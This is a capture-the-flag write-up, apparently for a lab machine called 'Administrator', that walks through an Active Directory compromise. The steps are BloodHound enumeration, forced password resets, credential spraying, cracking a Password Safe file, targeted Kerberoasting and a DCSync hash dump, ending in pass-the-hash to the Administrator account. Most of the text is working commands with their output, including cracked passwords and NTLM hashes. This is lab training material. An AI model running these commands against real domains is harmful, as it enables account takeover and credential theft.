Administrator

The first step our lab is basic enumeration with **Nmap**

```
sudo nmap -sV -sC 10.129.43.96 -p- -Pn -A -v
```


On Enumeration we can see several open port lets check each one by one

On Further Enumeration with Bloodhound-python I found the olivia have an generic all write over benjamine

```
bloodhound-python -u Olivia -p ichliebedich -d administrator.htb  -c all -ns
10.129.43.96
```

Zipping all the jason file into one

```
zip bloodhound_output.zip *.json credentials
```




Since we GenericAll write on the michael we cna net rpc force change the password

```
net rpc password "michael" "12345678" -U
"administrator.htb"/"olivia"%"ichliebedich" -S 10.129.43.96
```

Lets try use evil-winrm weather we have pawned michael or not

```
evil-winrm -i administrator.htb -u michael -p 12345678
```

yes we pawned him Lets check our next target
*



Next target is benjamine we have forcechangePassword authority over him
Lets change the password

```
net rpc password "benjamin" "12345678" -U
"administrator.htb"/"michael"%"12345678" -S 10.129.43.96
```

Now lets enumerate each of the open ports

```
┌──(penguin㉿0XFAF0)-[~/Downloads]
└─$ nxc ldap 10.129.125.9 -u benjamin -p 12345678
LDAP        10.129.125.9    389    DC              [*] Windows Server 2022
Build 20348 (name:DC) (domain:administrator.htb)
LDAP        10.129.125.9    389    DC              [+]
administrator.htb\benjamin:12345678
```

smb pawned !

```
┌──(penguin㉿0XFAF0)-[~/Downloads]
└─$ nxc winrm 10.129.125.9 -u benjamin -p 12345678
WINRM       10.129.125.9    5985   DC              [*] Windows Server 2022
Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46:
CryptographyDeprecationWarning: ARC4 has been moved to
cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed
from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.125.9    5985   DC              [-]
administrator.htb\benjamin:12345678
**
```

winrm not pawned !

```
┌──(penguin㉿0XFAF0)-[~/Downloads]
└─$ nxc smb 10.129.125.9 -u benjamin -p 12345678
```

```
SMB         10.129.125.9    445    DC               [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True)
(SMBv1:False)
SMB         10.129.125.9    445    DC               [+]
administrator.htb\benjamin:12345678
```

smb pawned !

```
nxc ftp 10.129.125.9 -u benjamin -p 12345678
FTP         10.129.125.9    21     10.129.125.9     [+] benjamin:12345678
```

FTP pawned!

lets start enumerating with **FTP**

```
ftp benjamin@10.129.125.9
```

We found an file psafe.file which is an password-protected database created by password safe application

Lets start cracking the psafe.file using hashcat

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

cracked password --> ```

```
Backup.psafe3:tekieromucho
```

lets use pwsafe to open the file

```
alexander - UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily - UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma - WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

these are the credential we found from the file lets check one by one which all service we have access from the given user name and password

lets start with Alexander

```
┌──(penguin㉿0XFAF0)-[~/Administrator]
└─$ nxc winrm 10.129.125.9 -u alexander -p UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
WINRM       10.129.125.9    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administ
rator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.125.9    5985   DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw

┌──(penguin㉿0XFAF0)-[~/Administrator]
└─$ nxc smb 10.129.125.9 -u alexander -p UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
SMB         10.129.125.9    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:admi
nistrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.125.9    445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
 STATUS_LOGON_FAILURE

┌──(penguin㉿0XFAF0)-[~/Administrator]
└─$ nxc ftp 10.129.125.9 -u alexander -p UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
FTP         10.129.125.9    21     10.129.125.9     [-] alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw (Response:530 Use
r cannot log in.)
```

we dont hace any luck with alexander so lets start with **Emily**


```
┌──(penguin㉿0XFAF0)-[~/Administrator]
└─$ nxc winrm 10.129.125.9 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
WINRM       10.129.125.9    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administ
rator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.125.9    5985   DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn
3d!)
```

so winrm is pawned lets see whats inside

```
evil-winrm -i 10.129.125.9 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

so the first flag is captured from emily

Lets mark Emily as pawned in the bloodhound and Emily has genericWrite on Ethan



then we are doing targeted kerberosting attack using **targetedKerberoast.py**

```
python3 targetedKerberoast.py -v -d 'administrator.htb' -u emily -p
```

```
'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```

```
└─$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$9e4608edfc226d25b01c1b10d386d007$0dec661a642ac2c6e6f
c9a357e21d8b91871eb98e6bc95c0f2d3eff1108dc9bb39fd9990145bd187ffe74bb2aed09210926d9a8b4bc66713f9936a92dd812edb3753b
5163ccb7f6ee1bab68f833bbcb12950d5466ca94029f561bb24eb54dbfd011b0da8560f8c88865f2ac514401a259bbcb885c7928be690babe9
7019af980024a07a9dccd61a022c6869db59f45cd7b68b5899501a1fad7ed851f453c57f081afe92f66845362291eb2e56fff41a9a636355ba9
6f755b560baadb9d35e73e40d8c7851bbcd31b06f572ff2055d17bd04434037418a4ad8bc27db6b0af1b7d19663b5636ad7f95c0c402254320
8bec932689cd263e829a6236be9d859561fefc6818d91dfa86e905a2a1a34d6603ab2b7a5e32449355a7c1f095f6ce72023692138092b53ef1
3236558630ad85b76dbee738334bbe3c09e909ce76e3042d9213e8d65afc17b154cf996607dcd33e8a7cf058101a4cbb376558d98d95161207
ac13a61a111a399b7985b7a75765598c6a3d22c42b9a4cdb6339032fa8e77c3cd91fec5692a446aa02ad40473564c6682c81152d8da23b04a9
fc690c574a6df2dd50f3ee9d8d645ae8fb40070ff68264126c8fee856539c2b8bf70a8f86080e45601e05f2d51b65eaf5a6a02d7801fa84961
b133f83aa0c38c8d21e7e10a6015a49b0e0c3b886da5cc267c6643b5fa80327ba1d3de68149b0c7f28e669c07b3bcb564e5c3738d7fad8820c
d2d03fbe73ce84c555fef6171105ea14471b1b8a85bc0450a5c9f0e71d4f1943f3faf0959e337132b0d3b42bfb0519af5f899b32caeb951690
e4d63b376687673e5a527bd7741a829c4aa5c2c933777a1a506faa0be5353eb94ac6a34894ff764dfebd4dc927543ebc2640cb1f1f488ce80c
3006616c6d1990112ec11295ed27cb1a4ce677ef673b57677fd34056b7c3ffc652406d27886eea4addec602028157b40cbb75fe1da04cfe8cb
a4fb15e6dcb009e0470560596f5680625356c5c5b348d705a799ddace3d6623ca8424ae15cfda875ce7e1cce298637339c454679f66f7d75e1
56c63e525934b5eaf6f7810f792ce2674710818f08cc46494232a6775d457fdf8515dd9787f366d4ca7f0fd62d160836cd475208b8fb3e10a2
5d446ba19442994d4bc4b02120b31d875b28a2b208cbc175764aa3164c6f27312727376ad179c3cad2ebcc5ff0082dc85c8f55ee72efb45c2e
d1fc31f94d1399650c29a6b90839db366e08a6d2b54968f371cd56c0ba688d73bfff2ea48c4ce15da020742a31e72f8431648195a8994b5560
0335d05f5896b4de130626eb904a081683cb6c2f99c52450764170ffad93e8e581a3c90d966ed9db111dfe9e57f7d53f70ea07b1fe7aa61d2e
578586b7c5fd3c6b3d81a8168681be1d4a51fd3c2fb04b822342c93ddf0b3d80c1347fd2a853c5f54f5c3e26f19a8257d4c9644a02c905c725
362ca7e9bf6a0d70ac7263ecc62fbe42de759ae05645a87c887089600cff19ba068dc76f4996c3184add21734f542bdf463169f
```

Now Lets, start cracking the hash with hashcat

the password is

`limpbizkit`

lets start further enumerating with credentials

i can see its only valid for smb

```
nxc smb 10.129.125.9 -u ethan -p limpbizkit
```


```
└─$ nxc smb 10.129.125.9 -u ethan -p limpbizkit
SMB         10.129.125.9    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:admi
nistrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.125.9    445    DC               [+] administrator.htb\ethan:limpbizkit

┌──(penguin㉿0XFAF0)-[~/Administrator]
└─$ nxc ftp 10.129.125.9 -u ethan -p limpbizkit
FTP         10.129.125.9    21     10.129.125.9     [-] ethan:limpbizkit (Response:530 User cannot log in, home di
rectory inaccessible.)

┌──(penguin㉿0XFAF0)-[~/Administrator]
└─$ nxc winrm 10.129.125.9 -u ethan -p limpbizkit
WINRM       10.129.125.9    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administ
rator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.125.9    5985   DC               [-] administrator.htb\ethan:limpbizkit
```

On SMB enumeration we dont see any particular file which may help us we may comeback later

```
smbmap -H 10.129.125.9 -u  ethan -p limpbizkit -r
```

```
[+] IP: 10.129.125.9:445        Name: administrator.htb        Status: Authenticated
      Disk                                                     Permissions     Comment
      ----                                                     -----------     -------
      ADMIN$                                                   NO ACCESS       Remote Admin
      C$                                                       NO ACCESS       Default share
      IPC$                                                     READ ONLY       Remote IPC
      ./IPC$
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    InitShutdown
      fr--r--r--                4 Sun Dec 31 19:03:58 1600    lsass
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    ntsvcs
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    scerpc
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-2a8-0
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-398-0
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    epmapper
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-210-0
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    LSM_API_service
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-3d0-0
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    eventlog
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-428-0
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    atsvc
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-638-0
      fr--r--r--                4 Sun Dec 31 19:03:58 1600    wkssvc
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-2a8-1
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-7c0-0
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    RpcProxy\60251
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    9acccd04e00182d7
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    RpcProxy\593
      fr--r--r--                4 Sun Dec 31 19:03:58 1600    srvsvc
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    netdfs
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    vgauth-service
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    W32TIME_ALT
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    tapsrv
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-294-0
      fr--r--r--                3 Sun Dec 31 19:03:58 1600    ROUTER
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-bd8-0
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
      fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChangeListener-ba4-0
      NETLOGON                                                 READ ONLY       Logon server share
      ./NETLOGON
      dr--r--r--                0 Fri Oct  4 15:49:22 2024    .
      dr--r--r--                0 Fri Oct  4 15:54:15 2024    ..
      SYSVOL                                                   READ ONLY       Logon server share
      ./SYSVOL
      dr--r--r--                0 Fri Oct  4 15:49:22 2024    .
      dr--r--r--                0 Fri Oct  4 15:49:22 2024    ..
      dr--r--r--                0 Fri Oct  4 15:49:22 2024    administrator.htb
[/] Closing connections..
```


Lets mark the user as owned in bloodhound find the next target and we can see on Administrator.htb we have DCsync access hat will allow for a full domain takeover



we can perform DCSync attack to get the hash of administrator

```
impacket-secretsdump
'administrator.htb'/'ethan':'limpbizkit'@'administrator.htb'
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d
2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6
:::
```



lets use evil-winrm to access the administrator

```
evil-winrm -i administrator.htb -u administrator -H
3dc553ce4b9fd20bd016e098d2d2fd2e
```